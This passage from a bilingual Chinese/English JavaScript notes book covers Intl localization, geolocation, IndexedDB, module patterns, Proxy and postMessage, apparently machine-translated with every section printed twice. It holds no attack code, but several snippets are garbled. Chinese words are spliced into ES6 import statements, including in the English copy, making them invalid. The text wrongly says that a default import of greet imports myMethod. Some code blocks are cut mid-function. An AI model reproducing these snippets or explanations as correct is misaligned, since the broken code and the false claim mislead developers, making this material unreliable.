return
  "something";
// is transformed to
return;
  "something";
```

第70章：本地化

参数	详情
工作日	“窄型”，“短型”，“长型”
时代	“窄型”，“短型”，“长型”
年份	“数字”，“两位数”
月	“数字”，“两位数”，“窄型”，“短型”，“长型”
日期	“数字”，“两位数”
小时	“数字”，“两位数”
分钟	“数字”，“两位数”
秒	“数字”，“两位数”
时区名称	“短型”，“长型”

第70.1节：数字格式化

根据本地化对数字进行格式化和分组。

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

第70.2节：货币格式化

货币格式化，根据本地化对数字进行分组并放置货币符号。

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'});
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'});

const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

第70.3节：日期和时间格式化

根据本地化进行日期和时间格式化。

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');

const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

Chapter 70: Localization

Parameter	Details
weekday	"narrow", "short", "long"
era	"narrow", "short", "long"
year	"numeric", "2-digit"
month	"numeric", "2-digit", "narrow", "short", "long"
day	"numeric", "2-digit"
hour	"numeric", "2-digit"
minute	"numeric", "2-digit"
second	"numeric", "2-digit"
timeZoneName	"short", "long"

Section 70.1: Number formatting

Number formatting, grouping digits according to the localization.

```
const usNumberFormat = new Intl.NumberFormat('en-US');
const esNumberFormat = new Intl.NumberFormat('es-ES');

const usNumber = usNumberFormat.format(99999999.99); // "99,999,999.99"
const esNumber = esNumberFormat.format(99999999.99); // "99.999.999,99"
```

Section 70.2: Currency formatting

Currency formatting, grouping digits and placing the currency symbol according to the localization.

```
const usCurrencyFormat = new Intl.NumberFormat('en-US', {style: 'currency', currency: 'USD'});
const esCurrencyFormat = new Intl.NumberFormat('es-ES', {style: 'currency', currency: 'EUR'});

const usCurrency = usCurrencyFormat.format(100.10); // "$100.10"
const esCurrency = esCurrencyFormat.format(100.10); // "100.10 €"
```

Section 70.3: Date and time formatting

Date time formatting, according to the localization.

```
const usDateTimeFormatting = new Intl.DateTimeFormat('en-US');
const esDateTimeFormatting = new Intl.DateTimeFormat('es-ES');

const usDate = usDateTimeFormatting.format(new Date('2016-07-21')); // "7/21/2016"
const esDate = esDateTimeFormatting.format(new Date('2016-07-21')); // "21/7/2016"
```

第71章：地理定位

第71.1节：当用户位置变化时获取更新

您还可以定期接收用户位置的更新；例如，当他们在使用移动设备时四处移动。位置跟踪是非常敏感的，因此请务必提前向用户说明您请求此权限的原因以及如何使用这些数据。

```
if (navigator.geolocation) {  
    //在用户表示希望开启连续位置跟踪之后  
    var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);  
} else {  
    console.log("此浏览器不支持地理定位。");  
}  
  
var updateLocation = function(position) {  
    console.log("新位置：" + position.coords.latitude + ", " + position.coords.longitude);  
};
```

关闭连续更新的方法：

```
navigator.geolocation.clearWatch(watchId);
```

第71.2节：获取用户的纬度和经度

```
if (navigator.geolocation) {  
    navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);  
} else {  
    console.log("此浏览器不支持地理位置功能。");  
}  
  
// 查询成功时调用的函数  
var geolocationSuccess = function(pos) {  
    console.log("您的位置是 " + pos.coords.latitude + "°, " + pos.coords.longitude + "°。");  
};  
  
// 查询失败时调用的函数  
var geolocationFailure = function(err) {  
    console.log("错误 (" + err.code + "): " + err.message);  
};
```

第71.3节：更详细的错误代码

如果地理定位失败，您的回调函数将接收到一个PositionError对象。该对象将包含一个名为code的属性，其值为1、2或3。每个数字代表不同类型的错误；下面的getErrorCode()函数以PositionError.code作为唯一参数，并返回一个表示发生错误名称的字符串。

```
var getErrorCode = function(err) {  
    switch (err.code) {  
        case err.PERMISSION_DENIED:  
            return "PERMISSION_DENIED";  
        case err.POSITION_UNAVAILABLE:  
            return "POSITION_UNAVAILABLE";  
        case err.TIMEOUT:  
            return "TIMEOUT";  
    }  
};
```

Chapter 71: Geolocation

Section 71.1: Get updates when a user's location changes

You can also receive regular updates of the user's location; for example, as they move around while using a mobile device. Location tracking over time can be very sensitive, so be sure to explain to the user ahead of time why you're requesting this permission and how you'll use the data.

```
if (navigator.geolocation) {  
    //after the user indicates that they want to turn on continuous location-tracking  
    var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);  
} else {  
    console.log("Geolocation is not supported by this browser.");  
}  
  
var updateLocation = function(position) {  
    console.log("New position at: " + position.coords.latitude + ", " + position.coords.longitude);  
};
```

To turn off continuous updates:

```
navigator.geolocation.clearWatch(watchId);
```

Section 71.2: Get a user's latitude and longitude

```
if (navigator.geolocation) {  
    navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);  
} else {  
    console.log("Geolocation is not supported by this browser.");  
}  
  
// Function that will be called if the query succeeds  
var geolocationSuccess = function(pos) {  
    console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude + "°.");  
};  
  
// Function that will be called if the query fails  
var geolocationFailure = function(err) {  
    console.log("ERROR (" + err.code + "): " + err.message);  
};
```

Section 71.3: More descriptive error codes

In the event that geolocation fails, your callback function will receive a PositionError object. The object will include an attribute named code that will have a value of 1, 2, or 3. Each of these numbers signifies a different kind of error; the getErrorCode() function below takes the PositionError.code as its only argument and returns a string with the name of the error that occurred.

```
var getErrorCode = function(err) {  
    switch (err.code) {  
        case err.PERMISSION_DENIED:  
            return "PERMISSION_DENIED";  
        case err.POSITION_UNAVAILABLE:  
            return "POSITION_UNAVAILABLE";  
        case err.TIMEOUT:  
            return "TIMEOUT";  
    }  
};
```

```
default:  
    return "UNKNOWN_ERROR";  
}  
};
```

它可以这样用在geolocationFailure()中：

```
var geolocationFailure = function(err) {  
    console.log("错误 (" + getErrorCode(err) + "): " + err.message);  
};
```

```
default:  
    return "UNKNOWN_ERROR";  
}  
};
```

It can be used in geolocationFailure() like so:

```
var geolocationFailure = function(err) {  
    console.log("ERROR (" + getErrorCode(err) + "): " + err.message);  
};
```

第72章：IndexedDB

第72.1节：打开数据库

打开数据库是一个异步操作。我们需要发送请求以打开数据库，然后监听事件，以便知道数据库何时准备好。

我们将打开一个名为DemoDB的数据库。如果它尚不存在，发送请求时将会创建它。

下面的2表示我们请求数据库的版本为2。数据库在任何时候只有一个版本，但我们可以使用版本号来升级旧数据，正如你将看到的那样。

```
var db = null, // 我们在获得数据库后会使用它
    request = window.indexedDB.open("DemoDB", 2);

// 监听成功事件。如果有执行onupgradeneeded，这个函数会在它之后被调用
request.onsuccess = function() {
    db = request.result; // 我们已经获得数据库！

    doThingsWithDB(db);
};

// 如果我们的数据库之前不存在，或者版本低于我们请求的版本，
// 将会触发`onupgradeneeded`事件。
//
// 我们可以使用此方法来设置一个新的数据库，并用新的数据存储升级旧数据库
request.onupgradeneeded = function(event) {
    db = request.result;

    // 如果 oldVersion 小于 1，则表示数据库不存在。我们来设置它
    if (event.oldVersion < 1) {
        // 我们将创建一个新的“things”存储，使用自动递增键
        var store = db.createObjectStore("things", { autoIncrement: true });
    }

    // 在数据库的版本 2 中，我们添加了一个以每个事物名称命名的新索引
    if (event.oldVersion < 2) {
        // 让我们加载 things 存储并创建一个索引
        var store = request.transaction.objectStore("things");

        store.createIndex("by_name", "name");
    }
};

// 处理任何错误
request.onerror = function() {
    console.error("尝试请求数据库时出错！");
};
```

第72.2节：添加对象

在IndexedDB数据库中，所有对数据的操作都必须在事务中进行。关于事务，有一些需要注意的事项，详见本页底部的备注部分。

我们将使用在“打开数据库”中设置的数据库。

```
// 为“things”存储创建一个新的读写事务（因为我们想要修改数据）
var transaction = db.transaction(["things"], "readwrite");
```

Chapter 72: IndexedDB

Section 72.1: Opening a database

Opening a database is an asynchronous operation. We need to send a request to open our database and then listen for events so we know when it's ready.

We'll open a DemoDB database. If it doesn't exist yet, it will get created when we send the request.

The 2 below says that we're asking for version 2 of our database. Only one version exists at any time, but we can use the version number to upgrade old data, as you'll see.

```
var db = null, // We'll use this once we have our database
    request = window.indexedDB.open("DemoDB", 2);

// Listen for success. This will be called after onupgradeneeded runs, if it does at all
request.onsuccess = function() {
    db = request.result; // We have a database!

    doThingsWithDB(db);
};

// If our database didn't exist before, or it was an older version than what we requested,
// the `onupgradeneeded` event will be fired.
//
// We can use this to setup a new database and upgrade an old one with new data stores
request.onupgradeneeded = function(event) {
    db = request.result;

    // If the oldVersion is less than 1, then the database didn't exist. Let's set it up
    if (event.oldVersion < 1) {
        // We'll create a new "things" store with `autoIncrement`ing keys
        var store = db.createObjectStore("things", { autoIncrement: true });
    }

    // In version 2 of our database, we added a new index by the name of each thing
    if (event.oldVersion < 2) {
        // Let's load the things store and create an index
        var store = request.transaction.objectStore("things");

        store.createIndex("by_name", "name");
    }
};

// Handle any errors
request.onerror = function() {
    console.error("Something went wrong when we tried to request the database!");
};
```

Section 72.2: Adding objects

Anything that needs to happen with data in an IndexedDB database happens in a transaction. There are a few things to note about transactions that are mentioned in the Remarks section at the bottom of this page.

We'll use the database we set up in **Opening a database**.

```
// Create a new readwrite (since we want to change things) transaction for the things store
var transaction = db.transaction(["things"], "readwrite");
```

```
// 事务使用事件，就像数据库打开请求一样。我们监听成功事件
transaction.oncomplete = function() {
    console.log("全部完成 !");
};

// 并确保我们处理错误
transaction.onerror = function() {
    console.log("我们的交易出现了问题：", transaction.error);
};

// 现在我们的事件处理程序已经设置好了，让我们获取我们的物品存储并添加一些对象！
var store = transaction.objectStore("things");

// 事务可以同时执行多项操作。让我们从一个简单的插入开始
var request = store.add({
    // "things" 使用自动递增的键，所以我们不需要指定键，但我们仍然可以设置
    key: "coffee_cup",
    name: "咖啡杯",
    contents: ["咖啡", "奶油"]
});

// 让我们监听，以便查看一切是否顺利
request.onsuccess = function(event) {
    // 完成！这里，`request.result` 将是对象的键，"coffee_cup"
};

// 我们也可以从数组中添加一堆东西。我们将使用自动生成的键
var thingsToAdd = [{ name: "示例对象" }, { value: "我没有名字" }];

// 这次我们使用更简洁的代码，并忽略插入操作的结果
thingsToAdd.forEach(e => store.add(e));
```

第72.3节：检索数据

在IndexedDB数据库中，所有对数据的操作都必须在事务中进行。关于事务，有一些需要注意的事项，详见本页底部的备注部分。

我们将使用在“打开数据库”中设置的数据库。

```
// 创建一个新的事务，我们将使用默认的“只读”模式和things存储
var transaction = db.transaction(["things"]);

// 事务使用事件，就像数据库打开请求一样。我们监听成功事件
transaction.oncomplete = function() {
    console.log("全部完成 !");
};

// 并确保我们处理错误
transaction.onerror = function() {
    console.log("我们的交易出现了问题：", transaction.error);
};

// 现在一切都设置好了，让我们获取things存储并加载一些对象！
var store = transaction.objectStore("things");

// 我们将加载在“添加对象”中添加的coffee_cup对象
var request = store.get("coffee_cup");
```

```
// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that our event handlers are set up, let's get our things store and add some objects!
var store = transaction.objectStore("things");

// Transactions can do a few things at a time. Let's start with a simple insertion
var request = store.add({
    // "things" uses auto-incrementing keys, so we don't need one, but we can set it anyway
    key: "coffee_cup",
    name: "Coffee Cup",
    contents: ["coffee", "cream"]
});

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // Done! Here, `request.result` will be the object's key, "coffee_cup"
};

// We can also add a bunch of things from an array. We'll use auto-generated keys
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];

// Let's use more compact code this time and ignore the results of our insertions
thingsToAdd.forEach(e => store.add(e));
```

Section 72.3: Retrieving data

Anything that needs to happen with data in an IndexedDB database happens in a transaction. There are a few things to note about transactions that are mentioned in the Remarks section at the bottom of this page.

We'll use the database we set up in Opening a database.

```
// Create a new transaction, we'll use the default "readonly" mode and the things store
var transaction = db.transaction(["things"]);

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that everything is set up, let's get our things store and load some objects!
var store = transaction.objectStore("things");

// We'll load the coffee_cup object we added in Adding objects
var request = store.get("coffee_cup");
```

```
// 让我们监听，以便查看一切是否顺利
request.onsuccess = function(event) {
    // 全部完成，让我们将对象记录到控制台
    console.log(request.result);
};
```

```
// 对于基本检索来说，这已经相当长了。如果我们只想获取单个对象且不关心错误，可以大大简化
// 代码
db.transaction("things").objectStore("things")
    .get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

第72.4节：测试IndexedDB的可用性

你可以通过检查以下属性来测试当前环境是否支持IndexedDB
window.indexedDB 属性：

```
if (window.indexedDB) {
    // IndexedDB 可用
}
```

```
// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // All done, let's log our object to the console
    console.log(request.result);
};
```

```
// That was pretty long for a basic retrieval. If we just want to get just
// the one object and don't care about errors, we can shorten things a lot
db.transaction("things").objectStore("things")
    .get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

Section 72.4: Testing for IndexedDB availability

You can test for IndexedDB support in the current environment by checking for the presence of the
window.indexedDB property:

```
if (window.indexedDB) {
    // IndexedDB is available
}
```

第73章：模块化技术

第73.1节：ES6模块

版本 ≥ 6

在 ECMAScript 6 中，使用模块语法（import/export）时，每个文件都会成为其自己的模块，拥有私有的命名空间。顶层函数和变量不会污染全局命名空间。要向其他模块暴露函数、类和变量，可以使用 export 关键字。

注意：虽然这是创建 JavaScript 模块的官方方法，但目前没有任何主流浏览器支持它。然而，许多转译器支持 ES6 模块。

```
export function greet(name) {
  console.log("Hello %s!", name);
}

var myMethod = function(param) {
  return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
  test() {}
}
```

使用模块

导入模块就像指定它们的路径一样简单：

```
import greet from "mymodule.js";

greet("Bob");
```

这只导入了我们 mymodule.js 文件中的 myMethod 方法。

也可以从模块中导入所有方法：

```
import * as myModule from "mymodule.js" 导入;

myModule.greet("Alice");
```

你也可以用新名字导入方法：

```
import { greet 作为 A, myMethod 作为 B } 从 "mymodule.js" 导入;
```

关于 ES6 模块的更多信息可以在模块主题中找到。

第 73.2 节：通用模块定义（UMD）

当我们的模块需要被多种不同的模块加载器（例如 AMD、CommonJS）导入时，会使用 UMD（通用模块定义）模式。

该模式本身由两部分组成：

Chapter 73: Modularization Techniques

Section 73.1: ES6 Modules

Version ≥ 6

In ECMAScript 6, when using the module syntax (import/export), each file becomes its own module with a private namespace. Top-level functions and variables do not pollute the global namespace. To expose functions, classes, and variables for other modules to import, you can use the export keyword.

Note: Although this is the official method for creating JavaScript modules, it is not supported by any major browsers right now. However, ES6 Modules are supported by many transpilers.

```
export function greet(name) {
  console.log("Hello %s!", name);
}

var myMethod = function(param) {
  return "Here's what you said: " + param;
};

export {myMethod}

export class MyClass {
  test() {}
}
```

Using Modules

Importing modules is as simple as specifying their path:

```
import greet from "mymodule.js";

greet("Bob");
```

This imports only the myMethod method from our mymodule.js file.

It's also possible to import all methods from a module:

```
import * as myModule from "mymodule.js";

myModule.greet("Alice");
```

You can also import methods under a new name:

```
import { greet 作为 A, myMethod 作为 B } 从 "mymodule.js";
```

More information on ES6 Modules can be found in the Modules topic.

Section 73.2: Universal Module Definition (UMD)

The UMD (Universal Module Definition) pattern is used when our module needs to be imported by a number of different module loaders (e.g. AMD, CommonJS).

The pattern itself consists of two parts:

- 一个立即调用的函数表达式 (IIFE) , 用于检测用户正在使用的模块加载器。该函数接受两个参数 ; root (指向全局作用域的this引用) 和 factory (声明我们模块的函数) 。
- 一个匿名函数, 用于创建我们的模块。该函数作为 IIFE 部分的第二个参数传入。此函数接受任意数量的参数, 用于指定模块的依赖项。

在下面的示例中, 我们先检查 AMD, 然后检查 CommonJS。如果这两种加载器都未使用, 我们将回退到使模块及其依赖项在全局范围内可用。

```
(function (root, factory) {
  if (typeof define === 'function' && define.amd) {
    // AMD. Register as an anonymous module.
    define(['exports', 'b'], factory);
  } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
    // CommonJS
    factory(exports, require('b'));
  } else {
    // 浏览器全局变量
    factory((root.commonJsStrict = {}), root.b);
  }
})(this, function (exports, b) {
  // 以某种方式使用 b.

  // 将属性附加到 exports 对象以定义
  // 导出的模块属性。
  exports.action = function () {};
});
```

第73.3节：立即调用函数表达式 (IIFE)

立即调用函数表达式可以用来创建私有作用域, 同时生成公共API。

```
var Module = (function() {
  var privateData = 1;

  return {
    getPrivateData: function() {
      return privateData;
    }
  };
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

有关更多细节, 请参见模块模式 (Module Pattern)。

第73.4节：异步模块定义 (AMD)

AMD是一种模块定义系统, 旨在解决其他系统 (如CommonJS和匿名闭包) 的一些常见问题。

AMD通过以下方式解决这些问题：

- 通过调用define()注册工厂函数, 而不是立即执行它
- 通过传递依赖项作为模块名称数组来加载, 而不是使用全局变量
- 仅在所有依赖项加载并执行完毕后才执行工厂函数

- An IIFE (Immediately-Invoked Function Expression) that checks for the module loader that is being implemented by the user. This will take two arguments; root (a **this** reference to the global scope) and factory (the function where we declare our module).
- An anonymous function that creates our module. This is passed as the second argument to the IIFE portion of the pattern. This function is passed any number of arguments to specify the dependencies of the module.

In the below example we check for AMD, then CommonJS. If neither of those loaders are in use we fall back to making the module and its dependencies available globally.

```
(function (root, factory) {
  if (typeof define === 'function' && define.amd) {
    // AMD. Register as an anonymous module.
    define(['exports', 'b'], factory);
  } else if (typeof exports === 'object' && typeof exports.nodeName !== 'string') {
    // CommonJS
    factory(exports, require('b'));
  } else {
    // Browser globals
    factory((root.commonJsStrict = {}), root.b);
  }
})(this, function (exports, b) {
  //use b in some fashion.

  // attach properties to the exports object to define
  // the exported module properties.
  exports.action = function () {};
});
```

Section 73.3: Immediately invoked function expressions (IIFE)

Immediately invoked function expressions can be used to create a private scope while producing a public API.

```
var Module = (function() {
  var privateData = 1;

  return {
    getPrivateData: function() {
      return privateData;
    }
  };
})();
Module.getPrivateData(); // 1
Module.privateData; // undefined
```

See the Module Pattern for more details.

Section 73.4: Asynchronous Module Definition (AMD)

AMD is a module definition system that attempts to address some of the common issues with other systems like CommonJS and anonymous closures.

AMD addresses these issues by:

- Registering the factory function by calling define(), instead of immediately executing it
- Passing dependencies as an array of module names, which are then loaded, instead of using globals
- Only executing the factory function once all the dependencies have been loaded and executed

- 将依赖模块作为参数传递给工厂函数

这里的关键是模块可以有依赖项，并且在等待依赖加载时不会阻塞所有操作，开发者也无需编写复杂的代码。

这是一个AMD的示例：

```
// 定义一个名为"myModule"的模块，依赖于jQuery和Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
    // 这个公开访问的对象就是我们的模块
    // 这里我们使用了一个对象，但它可以是任何类型
    var myModule = {};

    var privateVar = "这个模块外部无法看到我";

    var privateFn = function(param) {
        return "你说的是：" + param;
    };

    myModule.version = 1;

    myModule.moduleMethod = function() {
        // 我们仍然可以从这里访问全局变量，但最好
        // 使用传入的变量
        return privateFn(windowTitle);
    };

    return myModule;
});
```

模块也可以跳过名称，变成匿名模块。这样做时，通常是通过文件名来加载它们。

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

它们也可以跳过依赖项：

```
define(function() { /* factory */ });
```

一些 AMD 加载器支持将模块定义为普通对象：

```
define("myModule", { version: 1, value: "sample string" });
```

第 73.5 节：CommonJS - Node.js

CommonJS 是一种在 Node.js 中广泛使用的模块化模式。

CommonJS 系统围绕一个 `require()` 函数展开，该函数用于加载其他模块，还有一个 `exports` 属性允许模块导出公开可访问的方法。

下面是一个 CommonJS 的示例，我们将加载 Lodash 和 Node.js 的 `fs` 模块：

```
// 加载 fs 和 lodash，我们可以在模块内的任何地方使用它们
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
    return "你说的是：" + param;
};
```

- Passing the dependent modules as arguments to the factory function

The key thing here is that a module can have a dependency and not hold everything up while waiting for it to load, without the developer having to write complicated code.

Here's an example of AMD:

```
// Define a module "myModule" with two dependencies, jquery and Lodash
define("myModule", ["jquery", "lodash"], function($, _) {
    // This publicly accessible object is our module
    // Here we use an object, but it can be of any type
    var myModule = {};

    var privateVar = "Nothing outside of this module can see me";

    var privateFn = function(param) {
        return "Here's what you said: " + param;
    };

    myModule.version = 1;

    myModule.moduleMethod = function() {
        // We can still access global variables from here, but it's better
        // if we use the passed ones
        return privateFn(windowTitle);
    };

    return myModule;
});
```

Modules can also skip the name and be anonymous. When that's done, they're usually loaded by file name.

```
define(["jquery", "lodash"], function($, _) { /* factory */ });
```

They can also skip dependencies:

```
define(function() { /* factory */ });
```

Some AMD loaders support defining modules as plain objects:

```
define("myModule", { version: 1, value: "sample string" });
```

Section 73.5: CommonJS - Node.js

CommonJS 是一种在 Node.js 中广泛使用的模块化模式。

The CommonJS system is centered around a `require()` function that loads other modules and an `exports` property that lets modules export publicly accessible methods.

Here's an example of CommonJS, we'll load Lodash and Node.js' `fs` module:

```
// Load fs and lodash, we can use them anywhere inside the module
var fs = require("fs"),
    _ = require("lodash");

var myPrivateFn = function(param) {
    return "Here's what you said: " + param;
};
```

```
// 这里我们导出一个公共的 `myMethod`，其他模块可以使用它
exports.myMethod = function(param) {
    return myPrivateFn(param);
};
```

你也可以使用 `module.exports` 导出一个函数作为整个模块：

```
module.exports = function() {
    return "你好！";
};
```

```
// Here we export a public `myMethod` that other modules can use
exports.myMethod = function(param) {
    return myPrivateFn(param);
};
```

You can also export a function as the entire module using `module.exports`:

```
module.exports = function() {
    return "Hello!";
};
```

第74章：代理（Proxy）

参数

	详情
目标 (target)	目标对象，对该对象的操作（获取、设置等）将通过处理器进行路由
处理器	一个可以定义“陷阱”以拦截目标对象上的操作（获取、设置等）的对象

JavaScript 中的 Proxy（代理）可以用来修改对象的基本操作。Proxy 是在 ES6 中引入的。对象上的 Proxy 本身也是一个对象，具有陷阱（traps）。当对 Proxy 执行操作时，可能会触发陷阱。这包括属性查找、函数调用、修改属性、添加属性等。当没有定义适用的陷阱时，操作会直接在被代理对象上执行，就好像没有 Proxy 一样。

第74.1节：代理属性查找

要影响属性查找，必须使用get处理器。

在此示例中，我们修改属性查找，使其不仅返回值，还返回该值的类型。
我们使用Reflect来简化操作。

```
let handler = {
  get(target, property) {
    if (!Reflect.has(target, property)) {
      return {
        value: undefined,
        type: 'undefined'
      };
    }
    let value = Reflect.get(target, property);
    return {
      value: value,
      type: typeof value
    };
  }
};

let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}'
```

第74.2节：非常简单的代理（使用set陷阱）

该代理简单地将字符串" went through proxy"附加到目标对象上设置的每个字符串属性值后面。

```
let object = {};

let handler = {
  set(target, prop, value){ // 注意这里使用了ES6对象语法
    if('string' === typeof value){
      target[prop] = value + " went through proxy";
    }
  }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";

console.log(object);
// 日志: { example: "ExampleValue 通过代理" }
```

Chapter 74: Proxy

Parameter

target	The target object, actions on this object (getting, setting, etc...) will be routed through the handler
handler	An object that can define "traps" for intercepting actions on the target object (getting, setting, etc...)

A Proxy in JavaScript can be used to modify fundamental operations on objects. Proxies were introduced in ES6. A Proxy on an object is itself an object, that has traps. Traps may be triggered when operations are performed on the Proxy. This includes property lookup, function calling, modifying properties, adding properties, et cetera. When no applicable trap is defined, the operation is performed on the proxied object as if there was no Proxy.

Section 74.1: Proxying property lookup

To influence property lookup, the `get` handler must be used.

In this example, we modify property lookup so that not only the value, but also the type of that value is returned.
We use `Reflect` to ease this.

```
let handler = {
  get(target, property) {
    if (!Reflect.has(target, property)) {
      return {
        value: undefined,
        type: 'undefined'
      };
    }
    let value = Reflect.get(target, property);
    return {
      value: value,
      type: typeof value
    };
  }
};

let proxied = new Proxy({foo: 'bar'}, handler);
console.log(proxied.foo); // logs `Object {value: "bar", type: "string"}'
```

Section 74.2: Very simple proxy (using the set trap)

This proxy simply appends the string " went through proxy" to every string property set on the target object.

```
let object = {};

let handler = {
  set(target, prop, value){ // Note that ES6 object syntax is used
    if('string' === typeof value){
      target[prop] = value + " went through proxy";
    }
  }
};

let proxied = new Proxy(object, handler);

proxied.example = "ExampleValue";

console.log(object);
// logs: { example: "ExampleValue went through proxy" }
```

```
// 你也可以通过 proxied.target 访问对象
```

```
// you could also access the object via proxied.target
```

第75章：.postMessage() 和 MessageEvent

参数 消息

目标源 (targetOrigin)

传输 (transfer) 可选 (optional)

第75.1节：入门

什么是.postMessage(), 何时以及为什么使用它

.postMessage() 方法是一种安全地允许跨源脚本通信的方式。

通常，两个不同的页面只有在它们属于相同源时，才能通过JavaScript直接相互通信，即使其中一个嵌入在另一个中（例如iframes）或一个页面是从另一个页面打开的（例如window.open()）。使用.postMessage()，可以绕过这一限制，同时保持安全。

只有当你能访问两个页面的JavaScript代码时，才能使用.postMessage()。由于接收方需要验证发送方并相应处理消息，因此你只能使用此方法在你能访问的两个脚本之间进行通信。

我们将构建一个示例，向子窗口发送消息，并在子窗口中显示这些消息。示例中，父窗口/发送方页面假设为http://sender.com，子窗口/接收方页面假设为http://receiver.com。

发送消息

为了向另一个窗口发送消息，你需要获取其window对象的引用。调用window.open()会返回新打开窗口的引用对象。关于获取窗口对象引用的其他方法，请参见此处的otherWindow参数说明。

```
var childWindow = window.open("http://receiver.com", "_blank");
```

添加一个textarea和一个发送按钮，用于向子窗口发送消息。

```
<textarea id="text"></textarea>
<button id="btn">发送消息</button>
```

当点击button时，使用.postMessage(message, targetOrigin)发送textarea中的文本。

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
    }));
}
```

Chapter 75: .postMessage() and MessageEvent

Parameters

message

targetOrigin

transfer optional

Section 75.1: Getting Started

What is [.postMessage\(\)](#), when and why do we use it

[.postMessage\(\)](#) method is a way to safely allow communication between cross-origin scripts.

Normally, two different pages, can only directly communicate with each other using JavaScript when they are under the same origin, even if one of them is embedded into another (e.g. iframes) or one is opened from inside the other (e.g. window.open()). With [.postMessage\(\)](#), you can work around this restriction while still staying safe.

You can only use [.postMessage\(\)](#) when you have access to both pages' JavaScript code. Since the receiver needs to validate the sender and process the message accordingly, you can only use this method to communicate between two scripts you have access to.

We will build an example to send messages to a child window and have the messages be displayed on the child window. The parent/sender page will be assumed to be [http://sender.com](#) and child/receiver page will be assumed to be [http://receiver.com](#) for the example.

Sending messages

In order to send messages to another window, you need to have a reference to its [window](#) object. [window.open\(\)](#) returns the reference object of the newly opened window. For other methods to obtain a reference to a window object, see the explanation under [otherWindow](#) parameter [here](#).

```
var childWindow = window.open("http://receiver.com", "_blank");
```

Add a textarea and a send button that will be used to send messages to child window.

```
<textarea id="text"></textarea>
<button id="btn">Send Message</button>
```

Send the text of textarea using [.postMessage\(message, targetOrigin\)](#) when the button is clicked.

```
var btn = document.getElementById("btn"),
    text = document.getElementById("text");

btn.addEventListener("click", function () {
    sendMessage(text.value);
    text.value = "";
});

function sendMessage(message) {
    if (!message || !message.length) return;
    childWindow.postMessage(JSON.stringify({
        message: message,
        time: new Date()
    }));
}
```

```
}), 'http://receiver.com');  
}
```

为了发送和接收 JSON 对象而非简单字符串，可以使用 `JSON.stringify()` 和 `JSON.parse()` 方法。`Transferable Object` 可以作为 `.postMessage(message, targetOrigin, transfer)` 方法的第三个可选参数传入，但即使在现代浏览器中，浏览器支持仍然不足。

在本例中，由于接收方假设为 `http://receiver.com` 页面，我们将其 URL 作为 `targetOrigin` 传入。该参数的值应与 `childWindow` 对象的 `origin` 匹配，消息才能被发送。虽然可以使用 * 作为通配符，但强烈建议避免使用通配符，始终将此参数设置为接收方的特定来源以确保安全。

接收、验证和处理消息

本部分代码应放置在接收方页面，即本例中的 `http://receiver.com`。

为了接收消息，应监听 `window.message` 事件。

```
window.addEventListener("message", receiveMessage);
```

当收到消息时，应遵循几个步骤以尽可能保证安全性。

- 验证发送者
- 验证消息
- 处理消息

应始终验证发送者，以确保消息来自可信的发送者。之后，应验证消息本身，以确保未收到任何恶意内容。经过这两步验证后，消息才能被处理。

```
function receiveMessage(ev) {  
    //检查 event.origin 以确认是否为可信发送者。  
    //如果你有发送者的引用，验证 event.source  
    //我们只想接收来自 http://sender.com 的消息，这是我们可信的发送者页面。  
    if (ev.origin !== "http://sender.com" || ev.source !== window.opener)  
        return;  
  
    //验证消息  
    //我们要确保它是一个有效的 json 对象且不包含任何恶意内容  
    var data;  
    try {  
        data = JSON.parse(ev.data);  
        //data.message = cleanseText(data.message)  
    } catch (ex) {  
        return;  
    }  
  
    //对接收到的消息执行任何操作  
    //我们想将消息追加到我们的#console div 中  
    var p = document.createElement("p");  
    p.innerText = (new Date(data.time)).toLocaleTimeString() + " | " + data.message;  
    document.getElementById("console").appendChild(p);  
}
```

```
}), 'http://receiver.com');  
}
```

In order send and receive JSON objects instead of a simple string, `JSON.stringify()` and `JSON.parse()` methods can be used. A `Transferable Object` can be given as the third optional parameter of the `.postMessage(message, targetOrigin, transfer)` method, but browser support is still lacking even in modern browsers.

